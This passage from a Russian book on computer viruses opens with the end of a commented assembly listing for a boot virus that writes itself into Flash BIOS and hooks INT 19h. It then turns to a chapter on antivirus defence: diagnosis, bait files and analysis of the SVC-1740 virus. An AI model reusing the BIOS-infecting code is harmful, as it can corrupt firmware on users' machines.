;В эту точку попадаем, если место найдено
Found_storage:
;Перейдем к началу зоны
sub ax,40h
mov ds,ax
;Получим требования к сохранению состояния чипа
mov ax,0E001h
int 16h
;Проверим, сколько памяти необходимо для сохранения состояния
;чипа. Если слишком много, не будем сохранять состояние
cmp bx,512
jbe save_chipset
;Установим флаг, показывающий, что состояние не сохраняли
mov byte ptr cs:chipset,1
;Перейдем к записи
jmp write_enable
;Сюда попадаем, если Flash BIOS не обнаружен:
```

```
;записывать некуда – выходим
No_Flash_BIOS:
ret
;Сохраним состояние чипа
save_chipset:
;Установим флаг, показывающий, что состояние сохранили
mov byte ptr cs:chipset,0
;Сохраним состояние
mov al,2
push cs
pop es
mov di,offset buffer
int 16h
;Записываемся во Flash BIOS
write_enable:
;Повышаем напряжение
mov al,5
int 16h
;Разрешаем запись во Flash BIOS
mov al,7
int 16h
;Копируем 512 байт вируса во Flash BIOS
push ds
pop es
xor di,di
mov cx,512
push cs
pop ds
xor si,si
cld
rep movsb
;Здесь нужна особая осторожность. Int19h указывает на BIOS,
;позднее оно перехватывается различными программами.
;Если трассировать его, можно наткнуться на закрытую область
;или на сегмент 70h, но этого не будет при загрузке. Понятно,
;что это единственное удачное время для выполнения вируса.
;Все, что нужно – ”внедриться” в int19h.
;Можно перехватить его в том месте, где находится
;сохраненная таблица векторов, но сделаем интереснее.
;Получим смещение оригинального обработчика int19h
mov bx,es ;BX=сегмент вируса
xor ax,ax
mov ds,ax ;DS=Таблица векторов
mov di,word ptr [19h*4] ;Смещение INT 19h
mov es,word ptr [19h*4+2] ;Сегмент INT 19h
;Запишем JMP FAR по адресу точки входа в INT 19h
mov al,0EAh
stosb
mov ax,offset int19handler
stosw
mov ax,bx
stosw
```

```
;Понизим напряжение
mov ax,0E004h
int 16h
;Защитим Flash BIOS от записи
mov al,6
int 16h
;Проверим, сохранялось ли состояние чипа, если нет – выходим
cmp byte ptr cs:chipset,0
jne No_Flash_BIOS
;Восстановим состояние чипа
push cs
pop es
mov al,3
mov di,offset buffer
int 16h
jmp No_Flash_BIOS
;Флаг несохранения состояния чипа
chipset db 0
;Флаг присутствия вируса во Flash BIOS
flash_done db 0
;Наш обработчик INT 19h.
Int19Handler Proc Near
;Установим сегментный регистр ES в ноль
xor ax,ax
mov es,ax
;Проверим наличие резидентного вируса
mov ax,0ABBAh
int 13h
;Если вирус присутствует, то запускаем оригинальный
;обработчик прерывания INT 19h
cmp ax,0BAABh
jne real_int19h
;Перенесем вирус из BIOS в boot−буфер
push cs
pop ds
cld
xor si,si
mov di,7c00h
mov cx,512
rep movsb
;Запустим вирус в boot−буфере
mov dl,80h
jmp goto_Buffer
Real_int19h:
;Произведем сброс дисковой подсистемы
xor ax,ax
int 13h
;Проинициализируем значения регистров для загрузки boot−сектора
mov cx,1
mov dh,0
mov ax,0201h
mov bx,7C00h
```

```
;Проверим, откуда грузимся: если DL не нулевой,
;переходим к загрузке с жесткого диска
cmp dl,0
ja hd_int19h
;Прочтем boot−сектор с дискеты. Если при чтении происходит
;ошибка, то читаем с жесткого диска
int 13h
jc fix_hd
;Установим флаг, показывающий присутствие вируса во Flash BIOS
Goto_Buffer:
mov byte ptr es:[7C00h+offset flash_done],1
;Запустим boot−сектор, находящийся в boot−буфере
db 0EAh ;Код команды JMP FAR
dw 7c00h
dw 0
Fix_HD:
;Установим номер диска для загрузки (диск C)
mov dl,80h
HD_Int19h:
;Произведем сброс дисковой подсистемы
xor ax,ax
int 13h
;Прочтем boot−сектор
mov ax,0201h
int 13h
jc Boot
jmp Goto_Buffer
;Если не удалось загрузить boot−сектор,
;вызываем прерывание INT 18h
Boot:
int 18h
Int19Handler EndP
Flash_BIOS EndP
End_Virus:
;Размер области памяти, необходимый для дополнения
;размера вируса до 510 байт
DupSize equ 510–offset End_Virus
;Заполнение незанятой вирусом части сектора
db DupSize dup (0)
db 55h,0aah
;Место для сохранения состояния чипа
Buffer:
```

Глава 6
Методы борьбы с вирусами

В этой главе описаны наиболее эффективные методы борьбы с вирусами, защиты от проникновения и лечения. Приведены алгоритмы необходимых действий при подозрении на наличие вируса в компьютере. Описаны меры по предотвращению «эпидемии» путем создания программы-блокировщика.

Рассмотрен пример создания программы-антивируса. Представлены исходные тексты программ с подробными комментариями.

В предыдущих главах состоялось знакомство с компьютерными вирусами, поражающими Flash BIOS, документы текстового процессора Microsoft Word 6.0 for Windows, файлы разных операционных систем и прочие. Пришло время рассмотреть различные способы борьбы с ними.

Итак, что же такое антивирус? Сразу же развеем одну часто возникающую иллюзию. Почему-то многие считают, что антивирус может обнаружить любой вирус, то есть, запустив антивирусную программу или монитор, можно быть абсолютно уверенным в их надежности. Такая точка зрения не совсем верна. Дело в том, что антивирус – это тоже программа, конечно, написанная профессионалом. Но эти программы способны распознавать и уничтожать только известные вирусы. То есть антивирус против конкретного вируса может быть написан только в том случае, когда у программиста есть в наличии хотя бы один экземпляр этого вируса. Вот и идет эта бесконечная война между авторами вирусов и антивирусов, правда, первых в нашей стране почему-то всегда больше, чем вторых. Но и у создателей антивирусов есть преимущество! Дело в том, что существует большое количество вирусов, алгоритм которых практически скопирован с алгоритма других вирусов. Как правило, такие вариации создают непрофессиональные программисты, которые по каким-то причинам решили написать вирус. Для борьбы с такими «копиями» придумано новое оружие – эвристические анализаторы. С их помощью антивирус способен находить подобные аналоги известных вирусов, сообщая пользователю, что у него, похоже, завелся вирус. Естественно, надежность эвристического анализатора не 100 %, но все же его коэффициент полезного действия больше 0,5. Таким образом, в этой информационной войне, как, впрочем, и в любой другой, остаются сильнейшие. Вирусы, которые не распознаются антивирусными детекторами, способны написать только наиболее опытные и квалифицированные программисты.

Таким образом, на 100 % защититься от вирусов практически невозможно (подразумевается, что пользователь меняется дискетами с друзьями и играет в игры, а также получает информацию из других источников, например из сетей). Если же не вносить информацию в компьютер извне, заразиться вирусом невозможно – сам он не родится.

Итак, что же можно посоветовать, чтобы сталкиваться с вирусами как можно меньше или, по крайней мере, только сталкиваться, не допуская их на жесткий диск своего винчестера. В первую очередь – самые элементарные правила «компьютерной гигиены»: проверка дискет на наличие вируса самыми надежными антивирусными программами, такими, например, как AVP или DrWeb. Очень хорошо, если на жестком диске установлен ревизор Adinf. Многие пользователи добавляют строку запуска ревизоров, антивирусов, антивирусных мониторов в конфигурационный файл AUTOEXEC.BAT – тоже весьма действенно.

Есть определенные способы борьбы и с загрузочными вирусами. В установках (SETUP) компьютера предусмотрена защита от записи в MBR. Когда запись начинается, BIOS сразу же ее останавливает и запрашивает подтверждение на разрешение записи. Естественно, следует запретить запись, а затем загрузится со своей, заранее подготовленной, системной дискеты. У большинства компьютерных пользователей такой дискеты нет – а надо бы завести. И это еще не все. Вирусы постоянно совершенствуются, и все их многообразие охватить, конечно, невозможно. Поэтому надо быть готовым, что рано или поздно вирус все-таки попадет на жесткий диск, и встретить его нужно во всеоружии.

Стандартные программы защиты

В большинстве случаев вирус, заразивший компьютер, помогут обнаружить уже

разработанные программы-детекторы. Они проверяют, имеется ли в файлах на указанном пользователем диске специфическая для данного вируса последовательность байт. При обнаружении вируса программа выводит на экран соответствующее сообщение.

Стоит также заметить, что программы-детекторы не слишком универсальны, поскольку способны обнаружить только известные вирусы. Некоторым таким программам можно сообщить специальную последовательность байт, характерную для какого-то вируса, и они смогут обнаружить инфицированные им файлы – например, это умеет Notron Antivirus или AVSP.

Программа Aidstest устарела и сейчас уже практически не используется. Наиболее широкое распространение получили программы DrWeb и AVP. Благодаря своим новейшим детекторам, они могут обнаружить любые вирусы – как самые старые, так и только что появившиеся. Еще нужно упомянуть детектор Adinf. Эта антивирусная программа обнаруживает все вирусы, не изменяющие длину файлов, невидимые вирусы, и многие другие. Таким образом, эти три программы обеспечат мощнейшую защиту против вирусов. Кстати, на западе тоже предпочитают пользоваться российскими программами DrWeb и AVP.

Спасаясь от вирусов, создайте мощную защиту против них. Установите на своем диске AVP, DrWeb и Adinf. Каждая программа хороша по-своему – пусть защита будет многоуровневой. Все эти программы можно вписать в файл AUTOEXEC.BAT, тогда при загрузке компьютера проверка на заражение вирусом будет проводиться автоматически.

Всегда проверяйте файлы, попадающие на ваш компьютер. Любой из них может быть заражен вирусом, это нужно помнить. Никогда не позволяйте посторонним работать на вашем компьютере – именно они чаще всего приносят вирусы. Особое внимание следует уделять играм – чаще всего вирусы распространяются именно так. Новые игры и программы всегда нужно проверять на вирус.

Поиск вируса

Когда во время работы компьютер начинает вести себя как-то необычно, первая мысль, приходящая на ум любому пользователю – уж не вирус ли это. В такой ситуации важно правильно оценить свои подозрения и сделать выводы.

Как правило, человек, обладающий некоторым опытом и владеющий соответствующим программным инструментарием, справляется с этой задачей без особых затруднений. Наиболее сложная ситуация – когда действовать приходится в «полевых» условиях, например, на чужой машине.

Типичный вариант: стандартная PC (286, 386…Pentium), как минимум 1 Мбайт ОЗУ, как минимум 400Мбайт HDD; возможно наличие принтера, звуковой карты, CDD и прочей периферии. Программное обеспечение: Windows 95, возможно Windows 3.1x, но работают все равно под DOS. Джентльменский набор: Norton Commander 3.0–5.0, Norton Utility 6.0–8.0, свежие антивирусы: AidsTest и DrWeb, русификаторы, архиваторы, резидентные программы и прочее. В качестве обязательного условия – наличие заведомо «чистой» защищенной от записи загрузочной дискеты, содержащей (хотя бы в урезанном виде) вышеупомянутый комплект программ.

Итак, по мнению хозяина компьютер ведет себя странно. Например, программы, которые раньше работали правильно, начинают сбоить или вообще перестают запускаться, компьютер периодически «виснет», экран и динамик воспроизводят необычные видео– и аудиоэффекты. Что будем делать?

1. Усаживаем перед собой хозяина компьютера и подробно расспрашиваем его о событиях, предшествующих возникновению сбоев. Выяснить нужно следующее.

Кем и как используется машина? Если сотрудники или хозяин часто приносят мелкие игрушки, гороскопы, устанавливают и стирают различные бухгалтерские программы, то вероятность наличия вируса в машине весьма высока. Крупные игрушки, которые с трудом

умещаются даже в упакованном виде в коробку дискет, переносятся с машины на машину редко. При этом они, чаще всего, тщательно проверяются на наличие вирусов.

а) Когда впервые замечены симптомы вируса? Некоторые вирусы любят приурочивать свою деятельность к определенной дате или времени: 1 мая, 7 ноября, 13-е число, пятница, пять часов вечера, а также 6 марта, 15 ноября, 11-я минута каждого часа.

б) Не связаны ли изменения в работе компьютера с первым запуском какой-либо программы? Если да, то эта программа – первая в очереди на «медкомиссию».

в) Не связано ли появление симптомов заражения с распаковкой какого-либо старого архива и запуском программ из него? Некоторые современные антивирусы (AVP, DrWeb) умеют проверять архивы наиболее популярных форматов. Но ведь изредка еще встречаются архивы. ice, arc, zoo, bsa, uc2, ha, pak, chz, eli и прочие – их антивирусы диагностировать не могут.

г) Не имеет ли хозяин (хозяйка) компьютера привычку оставлять дискеты в дисководе при перезагрузке? Загрузочный вирус может годами жить на дискете, никак себя не проявляя.

2. В присутствии хозяина (хозяйки) включаем компьютер. Внимательно следим за процессом загрузки. Сначала запускается программа POST, записанная в ПЗУ BIOS. Она тестирует память, тестирует и инициализирует прочие компоненты компьютера и завершается коротким одиночным гудком. Если «вирус» проявляет себя уже на этом этапе – он здесь ни при чем. Теоретически вирус может существовать и в BIOS: предполагается, что первые вирусы на территорию СССР «приехали» внутри болгарских ПЗУ (современные ПЗУ часто не являются «постоянными запоминающими устройствами», они предусматривают возможность перезаписи BIOS).

3. В присутствии хозяина (хозяйки) пытаемся вызвать необычное поведение компьютера.

а) Идеально, если вирус (если это действительно он) самостоятельно извещает всех о своем присутствии, например, выводит на экран сообщение типа «I am VIRUS!».

Вирусы проявляют себя различными способами: проигрывают мелодии, выводят на экран посторонние картинки и надписи, имитируют аппаратные сбои, заставляя дрожать экран. Но, к сожалению, чаще всего вирусы специально себя не обнаруживают. К антивирусным программам прилагаются каталоги с описаниями вирусов (для AidsTest они хранятся в файле aidsvir.txt, для DrWeb – в файле virlist.web). Наиболее полным является гипертекстовый каталог avpve, входящий в состав антивирусного пакета Е. Касперского. В нем можно не только прочитать достаточно подробное описание любого вируса, но и понаблюдать его проявления.

От настоящих вирусов следует отличать так называемые «студенческие шутки», особенно широко распространенные на компьютерах ВУЗов и школ. Как правило, это резидентные программы, которые периодически производят напоминающие работу вирусов видео– и аудиоэффекты. В отличие от настоящих вирусов, эти программы не умеют размножаться. Наличие такого рода программ на «бухгалтерских» компьютерах маловероятно.

б) Очень часто сбои вызываются вирусами не преднамеренно, а лишь в силу их несовместимости с программной средой, возникающей из-за наличия в алгоритме вируса ошибок и неточностей. Если какая-либо программа «зависает» при попытке запуска, существует очень большая вероятность, что именно она и заражена вирусом. Если компьютер «виснет» в процессе загрузки (после успешного завершения программы POST), то при помощи пошагового выполнения файлов config.sys и autoexec.bat (клавиша F8 в DOS 6.x) можно легко определить источник сбоев.

4. Не перегружая компьютер, запускаем (можно прямо с винчестера) антивирус, лучше всего DrWeb с ключом /hal. Вирус (если он есть) попытается немедленно заразить DrWeb. Последний достаточно надежно детектирует целостность своего кода и в случае чего выведет сообщение «Я заражен неизвестным вирусом!» Если так и произойдет, то

наличие вируса в системе доказано. Внимательно смотрим на диагностические сообщения типа «Файл такой-то ВОЗМОЖНО заражен вирусом такого-то класса» (COM, EXE, TSR, BOOT, MACRO и т. п.). Подозрения на BOOT-вирус в 99 % бывают оправданы.

Однажды DrWeb 3.20 «ругался» на BOOT-сектор дискеты, «вылеченной» AidsTest от вируса LzExe, поэтому антивирусным программам тоже не всегда можно доверять. Наличие большого количества файлов, предположительно зараженных вирусом одного и того же класса, с большой достоверностью указывает на присутствие в компьютере неизвестного вируса. Но могут быть и исключения – DrWeb версии 3.15 и ниже активно «ругался» на стандартные DOC-компоненты WinWord 2.0.

Кроме того, DrWeb определяет наличие в памяти компьютера неизвестных резидентных вирусов и Stealth-вирусов. Ошибки при их определении (в последних версиях антивируса) достаточно редки. Версия 3.15, не умеющая лечить вирус Kaczor, исправно заподозрила наличие агрессивного резидента в памяти. Версия же 3.18, умеющая его лечить, в инфицированной системе вообще ничего не заметила, а детектировала и вылечила вирус лишь при загрузке с чистой дискеты. При этом нужно иметь в виду, что предупреждения типа «Странная дата файла», единичные подозрения на COM-, EXE-вирусы и прочее вряд ли могут быть расценены как бесспорное доказательство наличия вируса. MACRO-вирусы живут исключительно в Windows и никакого негативного влияния на DOS-программы оказать не могут, за исключением того случая, когда они что-либо стерли в Windows-сеансе.

5. Нередко сбои бывают вызваны естественными причинами, никакого отношения к вирусам не имеющими.

а) Аппаратные сбои. Исключить эту возможность поможет загрузка с чистой дискеты и запуск (с нее) диагностической программы ndiags. Тестируем память, основную плату, порты и все остальное. Иногда достаточен простой внешний осмотр компьютера – может быть, что-то неправильно подключено.

б) Нарушения в логической структуре диска. Загружаемся с чистой дискеты и запускаем (с нее) ndd. Сначала просто отмечаем наличие ошибок (перекрестных цепочек, потерянных кластеров и так далее). Если ошибок очень много и подавляющее их число относится к COM– и EXE-файлам, то ни в коем случае нельзя выполнять операцию исправления ошибок: это может быть DIR-подобный вирус, и такое «лечение» диска может стать для многих программ фатальным. Если ошибки есть и их относительно немного, рискуем и лечим диск. Вновь загружаемся с винчестера. Сбои пропали?

в) Конфликты между различными компонентами операционной системы и прикладными программами. Особенно «вредоносными» являются дисковые драйверы-обманщики, активно видоизменяющие (пусть и с благородными целями) информацию, считываемую или записываемую на диск:

– дисковые кэш (SMARTDRV, NC_CASHE);

– упаковщики дисков (DblSpace, DrvSpace, Stacker);

– системы безопасности (антивирусные мониторы типа PROTECT, HDPROT, ADM и прочие, системы разграничения доступа DISKMON, DISKREET). Нередко сбоят устаревшие пристыковочные системы защиты от несанкционированного копирования, типа NOTA или CERBERUS.

6. Наконец, самый интересный случай – вирус явно не обнаружен, но подозрения на его наличие по-прежнему остаются. Достаточно подробно эту тему изложил Е. Касперский в своей книге «Компьютерные вирусы в MS-DOS», избранные фрагменты которой можно найти в гипертекстовом каталоге avpve того же автора. Остается только привести краткое изложение этих глав с уточнениями и замечаниями (может быть, весьма спорными).

а) Обнаружение загрузочного вируса. Загружаемся с чистой дискеты и, запустив DiskEditor, заглядываем в сектор 0/0/1 винчестера. Если винчестер разделен (при помощи fdisk) на логические диски, то код занимает приблизительно половину сектора и начинается с байт FAh 33h C0h (вместо 33h иногда может быть 2Bh). Заканчиваться код должен

текстовыми строками типа «Missing operating system». В конце сектора размещаются внешне разрозненные байты таблицы разделов. Нужно обратить внимание на размещение активного раздела в таблице разделов. Если операционная система расположена на диске C, а активен 2, 3 или 4 раздел, то вирус мог изменить точку старта, сам разместившись в начале другого логического диска (заодно нужно посмотреть и там). Но также это может говорить о наличии на машине нескольких операционных систем и какого-либо boot-менеджера, обеспечивающего выборочную загрузку. Проверяем всю нулевую дорожку. Если она чистая, то есть ее сектора содержат только байт-заполнитель, все в порядке. Наличие мусора, копий сектора 0/0/1 и прочего может говорить о присутствии загрузочного вируса. Впрочем, антивирусы при лечении загрузочных вирусов лишь «обезглавливают» противника (восстанавливают исходное значение сектора 0/0/1), оставляя тело «догнивать» на нулевой дорожке. Проверяем boot-сектор MS-DOS, он обычно расположен в секторе в 0/1/1. Его внешний вид для сравнения можно найти как в вышеупомянутой книге Е. Касперского, так и на любой «чистой» машине. Итак, если вирус обнаружен, при помощи DiskEditor переписываем в файл зараженный объект: MBR 0/0/1 (а лучше всю нулевую дорожку), boot 0/1/1 и все остальное. Желательно отправить этот комплект вирусологам. Копию, при желании, оставляем себе – для опытов.

б) Обнаружение файлового вируса. Нерезидентные файловые вирусы специально не скрывают своего наличия в системе. Поэтому основным признаком заражения файла является увеличение его длины, которое легко заметить даже в инфицированной операционной системе. Резидентные вирусы могут скрывать изменение длины файла (да и вообще наличие своего кода внутри файла-жертвы), если они написаны по Stealth-технологии. Но при загрузке с «чистой» дискеты это можно увидеть. Некоторые вирусы не изменяют длину заражаемых программ, используя «пустые» участки внутри файла программы или кластерный «хвост» файла, расположенный после последнего заполненного сектора. В этом случае основной признак заражения – изменение контрольной суммы байт файла. Это легко обнаруживают антивирусы-инспектора типа AdInf. В качестве крайней меры можно рассматривать прямое изучение кода программ, подозрительных с точки зрения наличия в них вируса. Одно из лучших программных средств для оперативного изучения кода вирусов – программа HackerView (hiew.exe by SEN). Но, поскольку «по умолчанию» компьютер чужой, hiew, td, softice, ida и подобных программ на нем может просто не оказаться. Зато стандартный отладчик debug присутствует точно. Загружаем подозреваемую на наличие вируса программу (в чистой операционной системе) в память при помощи команды debug <имя_программы>. Команда u позволяет дизассемблировать фрагмент кода, команда d – просмотреть его в шестнадцатеричном формате, команда g <адрес> запускает программу на выполнение с остановом в указанной точке, команда t обеспечивает пошаговую трассировку кода, команда r отображает текущее содержимое регистров. Чтобы визуально распознать наличие вируса по коду, конечно, необходим определенный опыт. Вот на что надо обращать особое внимание:

– Наличие в начале программы последовательности команд подобного типа крайне подозрительно:

```
Start:
call Metka
Metka: pop &lt;r&gt;
```

– Наличие в начале файла строк типа «PkLite», «LZ91»или «diet» подразумевает обработку программы соответствующим упаковщиком; если начало программы не содержит последовательности команд, характерных для упаковщика, не исключен факт ее заражения.

– Программы, написанные на языках высокого уровня, часто содержат в своем начале

сегмент кода, затем сегмент данных. Наличие еще одного сегмента кода, располагающегося в конце файла программы, весьма подозрительно.

– Подозрение вызывают расположенные в начале программы, написанной на языке высокого уровня, фрагменты видоизменения собственного кода, вызовы DOS– или BIOS-прерываний и прочее. Желательно визуально помнить характерные начала программ, скомпилированных в той или иной системе программирования (например, начала программ, написанных на Turbo Pascal, содержат большое количество дальних вызовов подпрограмм call xxxx: xxxx).

– Наконец, о наличии вируса могут свидетельствовать «посторонние» строки типа «Eddie lives.» внутри файла.

7. Ловля вируса «на живца». Итак, допустим, что наличие вируса в системе доказано одним из предложенных выше методов, и зараженные вирусом объекты определены. Теперь можно начать изучение вируса и, вслед за этим, попытаться удалить его с машины. Желательно послать образец вируса профессиональным вирусологам. А для этого необходимо выделить вирус в чистом виде.

а) Выделение загрузочного вируса. Как уже говорилось выше, если вирус заразил винчестер, необходимо при помощи программы DiskEditor сохранить в файле образ зараженного объекта (например, сектора 0/0/1 или всей нулевой дорожки). Но, как известно, загрузочные вирусы только «живут» в системных областях винчестера, размножаются же они, заражая системные области дискет. Поэтому смотрим на лицевую панель компьютера. Если в наличии дисководы обоих типов (3.5" и 5.25"), то придется отформатировать 4 дискеты на 4 стандартных формата: 360Кбайт, 720Кбайт, 1.2Мбайт и 1.44Мбайт. Затем при помощи программы DiskEditor внимательно рассмотрим и постараемся запомнить внешний вид boot-секторов этих дискет (0/0/1), хотя бы первые байты (естественно, все это делается на чистой машине). Вставляем не защищенные от записи дискеты по очереди в дисководы «больной» машины и (обязательно) обращаемся к ним: пытаемся прочитать каталог, записать, прочитать и удалить какие-либо файлы. Наконец, на чистой машине при помощи DiskEditor вновь просматриваем сектор 0/0/1. Если на какой-либо дискете он изменился, при помощи того же DiskEditor снимаем образ всей дискеты в файл. Вирус пойман. Можно упаковать файл каким-нибудь архиватором и послать его вирусологу. Некоторые хитрые вирусы хранят свое тело на дополнительной, специально отформатированной дорожке, так называемом инженерном цилиндре дискеты. В этом случае без пакета копирования ключевых дискет типа fda, teledisk или copymaster не обойтись.

б) Выделение резидентного вируса. Как известно, резидентный вирус постоянно находится в памяти ПЭВМ, выбирая жертву для заражения. Наиболее часто в качестве жертв выступают запускаемые программы. Однако файлы программ могут заражаться при открытии, копировании на дискету или с нее (вирус OneHalf), во время поиска при помощи DOS-функций FindFirst или FindNext. Необходимо подобрать подходящего претендента на «контрольное» заражение – небольшую программу простой структуры, приманку. Некоторые вирусы пытаются распознать приманку и отказываются от ее заражения. Не подходят для таких целей слишком короткие программы или такие, большая часть которых состоит из повторяющихся байт (например, 90h – код команды NOP). В качестве приманки с большим успехом можно использовать программы test.com и testxxe. Вот их исходные тексты на языке Assembler.

test.com

```
cseg segment
assume cs:cseg, ds:cseg, ss:cseg
org 100h
Start:
db 1249 dup (0FAh,90h,0FBh,0F8h)
```

```
mov ah,4Ch
int 21h
cseg ends
End Start
```

test.exe

```
cseg segment
assume cs:cseg, ds:cseg
Start:
db 1000 dup (0FAh,90h,0FBh,0F8h)
mov ah,4Ch
int 21h
cseg ends
sseg segment stack
assume ss:sseg
db 118 dup (0FAh,90h,0FBh,0F8h)
sseg ends
End Start
```

Скопируем приманки на зараженную машину. Выполним над ними как можно больше операций: запустим, скопируем в другое место винчестера и на дискету, переместим, просмотрим их в NC и DOS (командой dir). При этом желательно несколько раз поменять системное время и дату, потому что вирусы нередко активны не каждый день и не круглые сутки. Чтобы исключить Stealth-эффект, загрузимся с чистой дискеты и рассмотрим внимательно эти файлы. Как правило, достаточно бывает проконтролировать размер файлов и просмотреть их код при помощи F3 – наличие вируса определить несложно.

в) Выделение нерезидентного файла. Самый неприятный случай. Помимо того, что вирус нередко привередничает, распознавая приманку, и по-прежнему отказывается работать «без выходных и отпусков», так еще и заражаемость программ сильно зависит от их расположения на винчестере. Одни нерезидентные вирусы заражают только в текущем каталоге, другие – только в подкаталогах 1-го уровня, третьи – в каталогах, указанных в строке path системной среды (Vienna), четвертые – вообще во всех каталогах винчестера. Поэтому воспользуемся программой типа rt, чтобы скопировать приманки во все каталоги диска (запускаем из корневого каталога):

```
rt copy a:.* .
```

Точка «.» в конце – символ текущего каталога. Потом их можно будет удалить:

```
rt del test.*
```

Теперь выбираем заведомо зараженную программу и запускаем ее N раз, постоянно изменяя время и дату. Проконтролировать изменение длины поможет та же программа rt:

```
rt dir test.* &gt;test.txt
```

Получаем файл test.txt, содержащий список файлов test.* с указанием их длины. Выбираем тот файл приманки, который изменил длину. Вот вирус и пойман.

Как исследовать алгоритм работы вируса

Ситуация, когда компьютер оказался заражен неизвестным вирусом, встречается не

очень часто, но полностью сбрасывать со счетов такую возможность нельзя. Выше рассматривались способы обнаружения вируса и выделения его в чистом виде. Сейчас переходим к исследованию алгоритма работы файловых вирусов для успешной борьбы с ними.

1. Прежде чем перейти к рассмотрению этого вопроса, вспомним некоторые принципы функционирования MS DOS.

Структура COM– и EXE-программ. Вообще говоря, следует отличать COM– и EXE-программы от COM– и EXE-файлов. Дело в том, что в настоящее время расширение COM или EXE является просто признаком (кстати, необязательным) запускаемой программы. Способ загрузки программы в память и ее запуска определяется операционной системой по внутреннему формату программы. Этот факт часто не учитывали авторы первых вирусов, что приводило к уничтожению некоторых программ вместо их заражения.

COM-программа представляет собой часть кода и данных, которая начинается с исполняемой команды и занимает не более 64Кбайт. Например, такую структуру имеет командный процессор COM– MAND.COM операционной системы MSDOS до версии 6.22 включительно.

Структура EXE-программы гораздо сложнее. В начале файла EXE-программы располагается заголовок (см. приложение). Поля ReloCS и ExeIP определяют расположение точки входа в программу, поля ExeSP и ReloSS – расположение стека, поля PartPag и PageCnt – размер корневого сегмента программы. Размер некоторых программ, вычисленный по полям PartPag и PageCnt, может не совпадать с реальным размером файла. Такие программы называются «сегментированными» или «содержащими внутренние оверлеи». Опытные авторы вирусов избегают заражать такие программы. После заголовка может размещаться специальная таблица, точное место расположения которой определяется полем TablOff, а размер – полем ReloCnt. В этой таблице хранятся адреса тех слов в коде программы, которые модифицируются операционной системой во время загрузки программы. Например, просматривая файл программы при помощи утилиты HackerView, можно видеть команду call 0000:1234h. В процессе загрузки программы MS-DOS подставит вместо нулей нужный сегментный адрес, и все будет работать корректно. Кстати, если в поле TablOff указано число 40h или больше, то, скорее всего, это программа в формате Windows. Подобный формат имеет, например, командный процессор Windows 95 COMMAND.COM. Несмотря на свое расширение, он имеет в начале знаменитые символы «MZ» и длину 95 Кбайт.

2. Приступаем к исследованию конкретного файлового вируса и разработке алгоритма его лечения. В качестве жертвы «показательного вскрытия» возьмем широко известный в начале 90-х годов вирус SVC-1740. Выбор определился следующими обстоятельствами:

– это очень простой вирус с четкой структурой;

– он не содержит деструктивных функций;

– не содержит грубых ошибок в алгоритме;

– он стандартно заражает COM– и EXE-программы.

Запустив SVC вирус на своей машине, можно наблюдать следующие его проявления.

а) В MS-DOS успели заразиться файлы ARCVIEW.EXE, HIEW.EXE и LEX.EXE. В результате HackerView, проверяющий целостность своего кода, отказался работать, сообщив: «HIEW bad, work is aborted».

б) Windows 3.11 и Windows 95 сначала запустились корректно, но затем продемонстрировали разноцветные горизонтальные полосы в видеорежиме 800x600x256 (вирус не заражал какие-либо драйвера, просто в момент старта Windows в памяти находился вирусный обработчик прерывания INT 21h).

Излечение пришло после использования антивирусов:

DrWeb c: /cup /al

и

AidsTest c: /f /g /q

3. При помощи ранее описанных методов заразим две приманки: TEST. COM и TEST.EXE. Увеличение их длины на 1740 байт можно увидеть только на «чистой» машине (Stealth-эффект). Несколько слов об инструментарии. Вообще говоря, выбор дизассемблеров весьма широк. В свое время была широко известна программа DisDoc. По признанию Е. Касперского, он активно пользуется интерактивным дизассемблером IDA. Быстро просмотреть код программы позволяет утилита HackerView. Также возможно использование любого отладчика. В данном случае для изучения кода зараженных приманок использовался дизассемблер Sourcer v5.04. Несмотря на отсутствие некоторых полезных опций и ошибки при дизассемблировании (достаточно редкие), пользоваться программой удобно – упакованная PkLite, она занимает на дискете всего 48Кбайт.

Итак, запускаем дизассемблер командой sr test.com. На экране появилась темно-синяя лицевая страница. Нажав клавишу «a», можно перейти на страницу опций. Рекомендуется установить опцию «a» – обязательно дизассемблировать фрагмент программы, располагающийся после команд jmp/ret/iret – это позволяет получить ассемблерный код тех фрагментов программ, в которые нет явного перехода (процедуры обработки прерываний, скрытые подпрограммы и так далее). Нажав Enter, вернемся на первую страницу. Запустим процесс дизассемблирования нажатием клавиши «g». В зависимости от производительности компьютера, процесс дизассемблирования длится от нескольких секунд до нескольких минут. Для грубой оценки размера листинга можно принять, что один килобайт кода соответствует десяти-пятнадцати килобайтам текста. 6740 байт зараженной приманки дают 96Кбайт текста+файл test.sdf. Этот очень интересный файл хранит в текстовом виде как опции, использованные при дизассемблировании, так и параметры полученного текста (размещение фрагментов кода и данных, место расположения символических имен и прочее). Если изменить эти параметры, переименовать файл в test.def и передать его Sourcer в командной строке в качестве параметра, то дизассемблер будет работать в соответствии с новыми инструкциями. Аналогичную операцию проделаем для файла test.exe.

4. Займемся анализом полученного листинга. Поверхностно изучая зараженные приманки, видим:

– файлы увеличили свою длину на 1740 байт;

– в их конце явно видны посторонние коды;

– изменилось время создания файлов, точнее, изменилось количество секунд – оно стало равным 60;

– в начале файла test.com появилась команда jmp;

– в заголовке файла test.exe изменились значения полей ReloCS, ExeIP, ExeSP, ReloSS, PartPag и PageCnt.

Итак.

а) В начале вирусного кода содержится последовательность команд вида:

```
call sub_1
sub_1: pop si
sub si,3
```

Подобная последовательность символов характерна для очень многих вирусов. Команда call помещает в стек смещение следующей за ней команды. Это значение извлекается вирусом при помощи команды pop si (в то время как обычно это делается командой ret) и помещается в регистр si. Скорректировав эту величину на длину команды call (3 байта), вирус получает возможность корректного обращения к ячейкам памяти

относительно кодового сегмента:

```
mov cs:Data[si], xxxx.
```

Не случайно DrWeb всегда реагирует на подобные команды в начале программ, выдавая предупреждающее сообщение. Впрочем, это не является обязательным признаком присутствия вируса. Например, устаревшая пристыковочная защита от несанкционированного копирования (НСК) «Nota» также пользуется этим приемом.

б) Важным элементом алгоритма вируса является определение наличия собственного резидента в ОЗУ. Вызывая прерывание DOS с «секретной» функцией 83h, вирус ждет реакции системы. «Здоровая» система не среагирует на провокацию, а «больная» поместит в регистр dx число 1990h (год создания вируса?), чем и известит о наличии вируса в памяти. Вот соответствующий фрагмент вирусного обработчика прерывания INT 21h:

```
cmp ah,83h
je loc_9
...
loc_9:
mov dx,1990h
iret
```

Наличие такой проверки использует антивирус-фаг во время детектирования вирусного кода в оперативной памяти. Также антивирус-блокировщик может имитировать присутствие вируса в памяти, предотвращая его внедрение в программное обеспечение компьютера.

